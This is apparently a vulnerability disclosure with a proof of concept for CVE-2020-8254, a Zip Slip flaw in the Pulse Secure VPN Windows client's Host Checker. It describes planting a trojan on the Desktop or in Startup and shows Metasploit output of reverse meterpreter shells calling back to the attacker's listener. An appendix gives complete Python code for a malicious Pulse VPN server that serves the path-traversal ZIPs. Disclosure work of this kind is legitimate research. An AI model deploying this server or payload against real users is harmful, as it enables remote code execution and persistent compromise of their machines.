Pulse Secure VPN Windows Client

Environment:

- Tested on Pulse Secure Network Connect client for Windows:
  - Version 9.1.7.2525 (64 bit)
  - Version 9.1r4.0-b1761 (64 bit)
- Windows Server 2016

Requirements:

Victim needs to click “Yes” or “Always” when asked to download the “Host Checker” software.

CVE-2020-8254: Zip Slip

Description:
In order to perform the "Host Check" process, the Pulse Secure Network Connect client for Windows downloads a ZIP file from the VPN server the client is trying to connect to. If the archive contains files with path traversal in their name (Ex. "../test.txt"), this will result in a ZipSlip vulnerability and will escape the Pulse Client's Current Working Directory.

This vulnerability allows an attacker to bypass the strict security checks run by the application in order to write/overwrite arbitrary files in arbitrary locations on the victim's machine.

This attack may lead to Remote Code Execution on the victim if:

- The Zip Slip is used to write files in a location where the file will be automatically executed (Ex. "Programs/Startup")
- Writing a trojan in a location where the user will see it and interact with it (Ex. "Desktop")


Proof of Concept:
When the Pulse VPN Server detects an ActiveX based browser (Ex. IE), it leverages the ActiveX component, via JavaScript, in order to start the "Pulse Setup Client" Application. The "Pulse Setup Client" is responsible for downloading, from the server, resource files (Ex. Signed Executables, Signed DLLs, Configuration Files, etc.) necessary to run the "Host Checker" feature and determine if the device is compliant.

Due to the "insecure" nature of this behavior, the "Pulse Setup Client" has multiple security measures in place to prevent malicious actors from abusing it, the most notable being the fact that it will prevent the running and even discard/delete Executables and DLLs that do not have a valid "Pulse LLC" code signature.


Because the Zip Slip vulnerability occurs before the certificate verification, "invalid" malicious files can be written to arbitrary locations on the filesystem, bypassing these security measures.

In order to recreate exploit the vulnerability the following steps are taken:


1. Create zip which has a file with name containing path traversal elements "../":




2. Host a malicious server containing “Host-Checker” JavaScript that will run the “Pulse Setup Client” and will prompt the user to download host checker executable and/or rules.




If the user chooses “Always” or “Yes” Pulse will try to download and unzip a zip file from the server triggering the Zip Slip and bypassing inbuilt pulse security measures such as the need for a valid “Pulse LLC” code signed certificates and escaping the Pulse Current Working Directory.






If the user runs the “downloaded” file, the malicious trojan will seem benign in behavior, but in the background it will send the attacker a reverse shell.

Note: The trojan used for testing purposes was not optimized to bypass AV solutions so, in a real life scenario, the malicious payload will need to be replaced.



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.243.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.243.128:4444
[*] Sending stage (176195 bytes) to 192.168.243.129
[*] Meterpreter session 2 opened (192.168.243.128:4444 -> 192.168.243.129:64447) at 2020-06-26 13:04:46 -0500

meterpreter > getuid
Server username: WIN-NG3T89A1DR9\Administrator
meterpreter >
```

Another way that bypasses the need for user interaction may be writing the file in Windows' "Startup", which will execute the EXE at every Login after a "Restart" or "Sign-out".




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.243.128:4444
[*] Sending stage (176195 bytes) to 192.168.243.129
[*] Meterpreter session 1 opened (192.168.243.128:4444 -> 192.168.243.129:50145) at 2020-06-26 14:22:05 -0500

meterpreter > getuid
Server username: WIN-NG3T89A1DR9\Administrator
meterpreter >
```

Appendix:

Code for malicious Pulse VPN Server (Windows):

```
import BaseHTTPServer, SimpleHTTPServer
import ssl
import sys
import os

### CERTS ###
path_to_cert = "/certs/mal.hexor.crt"
path_to_key = "/certs/mal.hexor.key"
### CERTS ###

### Type of attack
zip_type = "Desktop"
#zip_type = "Start-Up"
#zip_type = "test"

if not zip_type in ["Desktop", "Start-Up", "test"]:
  print("Invalid zip type selected")
  quit()
### Type of attack

count_welcome = 0
count_tnchcupdate = 0

### Verbose
verbose = False

class SimpleHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):
  if self.path == "/":
          self.send_response(302)
          self.send_header("Set-Cookie", "DSSIGNIN=url_;")
          self.send_header("Set-Cookie", "DSSignInURL=/;")
          self.send_header("Set-Cookie", "DSSigninNotif=1;")
          self.send_header("Location", "/welcome.cgi")
          self.end_headers()
  elif self.path == "/welcome.cgi":
          self.send_response(200)
          self.send_header("Set-Cookie", "DSPREAUTH=***REMOVED_FOR_PRIVACY_REASONS***")
          self.send_header("Set-Cookie", "DSHCSTARTED=1;")
          self.send_header("Set-Cookie", "DSCheckBrowser=;")
          self.end_headers()

          global count_welcome
          f = open("./Files/welcome" + str( count_welcome % 2) + ".cgi", "r")
          x = f.read()
          f.close()
          count_welcome += 1

          self.wfile.write(x)

  ### ZIP MAGIC ###

  elif self.path == "/dana-
na/hc/hcif.cgi?cmd=getzipfile&f=OPSWAT/UnifiedV4/Windows/dlls/UnifiedSDK":
          print("\n#####################################################")
          print("Sending Malicious OPSWAT ZIP")
          print("#####################################################\n")
          if zip_type == "Desktop":
                  zip_file = "Desktop_slip.zip"
          elif zip_type == "Start-Up":
                  zip_file = "StartUp_slip.zip"
          else:
                  zip_file = "test_slip.zip"

          f = open("./ZipSlip/" + zip_file, "r")
          x = f.read()
          f.close()

          self.send_response(200)
          self.send_header("Content-Type", "application/octet-stream")
          self.send_header("Content-Length", str(len(x)))
```

```
        self.end_headers()

        self.wfile.write(x)

  elif self.path == "/dana-na/hc/hcif.cgi?cmd=getcc&f=cc":
        print("\n#####################################################")
        print("Sending Malicious CC ZIP")
        print("#####################################################\n")
        if zip_type == "Desktop":
               zip_file = "Desktop_slip.zip"
        elif zip_type == "Start-Up":
               zip_file = "StartUp_slip.zip"
        else:
               zip_file = "test_slip.zip"

        f = open("./ZipSlipCC/" + zip_file, "r")
        x = f.read()
        f.close()

        self.send_response(200)
        self.send_header("Content-Type", "application/octet-stream")
        self.send_header("Content-Length", str(len(x)))
        self.end_headers()

        self.wfile.write(x)

  elif "hcif.cgi" in self.path:
        print("\n#####################################################")
        print("Sending Test Zip for request: " + self.path)
        print("#####################################################\n")
        f = open("./ZipSlip/test_slip.zip", "r")
        x = f.read()
        f.close()

        self.send_response(200)
        self.send_header("Content-Type", "application/octet-stream")
        self.send_header("Content-Length", str(len(x)))
        self.end_headers()

        self.wfile.write(x)

  ### ZIP MAGIC ###

  elif os.path.exists("./Files/"+self.path.split("?")[0]):
        f = open("./Files/"+self.path.split("?")[0], "r")
        x = f.read()
        f.close()

        self.send_response(200)
        self.send_header("Content-Length", str(len(x)))
        if ".exe" in self.path:
               self.send_header("Content-Type", "application/octet-stream")
        self.end_headers()

        self.wfile.write(x)
  else:
        self.send_response(200)
        self.end_headers()
#        self.wfile.write('<script>alert(navigator.appCodeName + " " +
navigator.appVersion)</script>')

  if verbose:
        ############# PRINTIN' #############
        print("\n----- GET Request Start ----->\n")
        print("GET " + self.path + " HTTP/1.1")
        print(self.headers)
        print("<----- GET Request End -----\n")
        ############# PRINTIN' #############



    def do_POST(self):
  if self.path == "/dana-na/hc/tnchcupdate.cgi":
        self.send_response(200)

        global count_tnchcupdate
        if count_tnchcupdate % 2 == 1:
```

```
                self.send_header("Set-Cookie",
"DSPREAUTH=***REMOVED_FOR_PRIVACY_REASONS***;")

        self.end_headers()

        f = open("./Files/tnchcupdate" + str( count_tnchcupdate %2) + ".cgi", "r")
        x = f.read()
        f.close()
        count_tnchcupdate += 1

        self.wfile.write(x)
  elif os.path.exists("./Files/"+self.path.split("?")[0]):
        f = open("./Files/"+self.path.split("?")[0], "r")
        x = f.read()
        f.close()

        self.send_response(200)
        self.send_header("Content-Type", "application/octet-stream")
        self.send_header("Content-Length", str(len(x)))
        self.end_headers()

        self.wfile.write(x)
  else:
        self.send_response(200)
        self.send_header("Set-Cookie", "DSID=amal.hexora;")
        self.end_headers()
        self.wfile.write('Whatever mal.hexor Whatever'*100)

  if verbose:
        ############## PRINTIN' ##############
        print("\n----- POST Request Start ----->\n")
        print("POST " + self.path + " HTTP/1.1")

        print(self.headers)

        content_len = int(self.headers.getheader('content-length', 0))
         post_body = self.rfile.read(content_len)

        print(post_body)
        print("<----- POST Request End -----\n")
        ############## PRINTIN' ##############



# 0.0.0.0 allows connections from anywhere
def SimpleHTTPSServer(port=443):
  httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)

  ##### CHANGE THESE CERTS!!!!!!!!!!
  httpd.socket = ssl.wrap_socket (httpd.socket, certfile=path_to_cert,
keyfile=path_to_key, server_side=True)
  ##### CHANGE THESE CERTS!!!!!!!!!!

  print("Serving HTTPS on 0.0.0.0 port "+str(port)+" ...")
  httpd.serve_forever()

if __name__ == "__main__":
  try:
        if len(sys.argv) >= 2:
                SimpleHTTPSServer(int(sys.argv[1]))
        else:
                SimpleHTTPSServer()
  except KeyboardInterrupt:
        print("\nOK Bye ...")
```

Note: The “DSPREAUTH” cookies have been removed due to privacy reasons. In order for the exploit to work these cookies need to be replaced back with a valid value.